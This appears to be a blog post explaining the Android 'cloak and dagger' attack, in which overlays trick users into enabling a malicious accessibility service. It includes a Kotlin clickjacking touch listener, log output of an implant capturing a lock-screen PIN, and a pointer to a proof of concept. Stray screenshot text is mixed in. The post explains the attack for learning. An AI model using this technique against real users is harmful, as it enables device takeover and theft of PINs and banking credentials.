Cloak and Dagger — Mobile Malware Techniques Demystified

TargetPractice Network Follow
Apr 9 · 3 min read

The cloak and dagger attack exploits a combination of drawing over other apps and the high level of access to other apps given to accessibility services on Android. It is a simple yet effective technique being exploited in the wild today by cybercriminals.

No, not like that

How it works


The cloak and dagger attack takes advantage of two Android permissions:

1. SYSTEM_ALERT_WINDOW (The Cloak)
2. BIND_ACCESSIBILITY_SERVICE (The Dagger)

The Cloak

SYSTEM_ALERT_WINDOW is used to draw over other Android apps.

If an app installed from the Play Store requests this permission in its AndroidManifest.xml file, it will automatically be granted by the system. This forms the first building block of the cloak part of the exploit. Many apps use this permission for legitimate purposes, like Google Maps.


https://www.targetpractice.network
6
TARGET PRACTICE
Logout
Dashboard
GET CONNECTED
Download your VPN credentials to access the machines in target practice.
Download VPN credentials
PROC
You've captured 0 of
0 / 2
OPENVPN CLIENTS
dy Park Rd
Sandhurst
The G
Avant Academy
of Music
FETCH Personal
Paddington Terrace
130m 11:18 PM

Google Maps uses SYSTEM_ALERT_WINDOW to display directions when its in the background

Malicious apps, however, can take advantage of this feature to cover a user's UI and trick them into clicking activities below the overlay. In the cloak and dagger attack, the user is tricked into enabling the malware's accessibility service.


```kotlin
override fun onTouch(v: View, event: MotionEvent): Boolean {
    val x = event.x
    val y = event.y
    Log.d(TAG, "Touch coordinates: ($x, $y)")
    // Android returns (0, 0) for all touches outside of our overlay.
    // Since all overlays share this OnTouchListener, this condition will only b
    // user has clicked on the hole left for the clickjacked UI control.
    if (x == 0.0F && y == 0.0F) {
        onUserClickedOutsideOverlay()
    }
    return false
}
```

ontouch.kt hosted with ❤ by **GitHub** **view raw**

A malicious View.OnTouchListener that checks for taps outside of the overlays

For security reasons, Android only shows the coordinates of taps made inside an overlay to an overlay's OnTouchListener. Any taps outside the overlay will return the coordinates (0, 0). While this hides the exact coordinates of touches outside the malicious app's overlay, the app can cover the entire screen except the areas they want the user to click. Since Android returns (0, 0) for touches outside the screen, a malicious OnTouchListener can cover the screen and adjust the overlays to disguise the next stage of the attack once the user has

clicked on the desired area.



The cloak portion of the attack. The entire screen is covered except the areas that trick the victim into enabling the accessibility service.

The demonstration uses translucent overlays, but a real attack would use an opaque distraction.

The Dagger

Once the victim has enabled our accessibility service, we have de-facto control over the device. Android sends the service's onAccessibilityEvent method information after most user activity, including keystrokes, lock screen key presses, URLs and much more.

```
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: EventType: TYPE_WINDOW_STATE_CHAN
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: EventType: TYPE_VIEW_CLICKED; Eve
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: android.view.ViewGroup
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: EventType: TYPE_VIEW_CLICKED; Eve
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: android.view.ViewGroup
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: EventType: TYPE_VIEW_CLICKED; Eve
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: android.view.ViewGroup
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: EventType: TYPE_VIEW_CLICKED; Eve
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: android.view.ViewGroup
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: EventType: TYPE_WINDOW_CONTENT_CH
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: EventType: TYPE_VIEW_CLICKED; Eve
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: android.widget.ImageButton
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService: Pin recorded: [1]-[ABC, 2]-[DEF, 3]-[GHI, 4]
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: EventType: TYPE_WINDOW_CONTENT_CH
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: EventType: TYPE_WINDOW_CONTENT_CH
-4489/com.cooperthecoder.implant D/com.cooperthecoder.implant.dagger.DaggerService - com.android.systemui: EventType: TYPE_WINDOW_CONTENT_CH
```

The dagger capturing a user's lock screen PIN

The accessibility service is also able to send touch events to other apps, allowing it to take control of the device. At this point, we don't even need root. The cloak fun also doesn't have to stop with tricking the user into enabling the accessibility service. Since the accessibility service gets notified of a victim's every move, malware can use overlays to hijack a victim's banking apps and hide evidence of itself in the accessibility settings menu.

Demo

A proof of concept is on Github. You'll have to manually enable the "Draw Over Other Apps" permission since you'll be sideloading this app. The attack has been tested on the following devices:

- Nexus 5X Nougat
- Nexus 5X Marshmallow
- Nexus 4 Lollipop

It's best to use an emulator of one of those images. You'll have to

adjust the overlay sizes in the Stage subclasses to match the screen size of any other device you want to get it working on.

Level Up Your Hacking Skills

TargetPractice has vulnerable servers that you can hack to your heart's content. Test real tools and exploits that work on live targets without going to prison. It's not a crime if it's TargetPractice.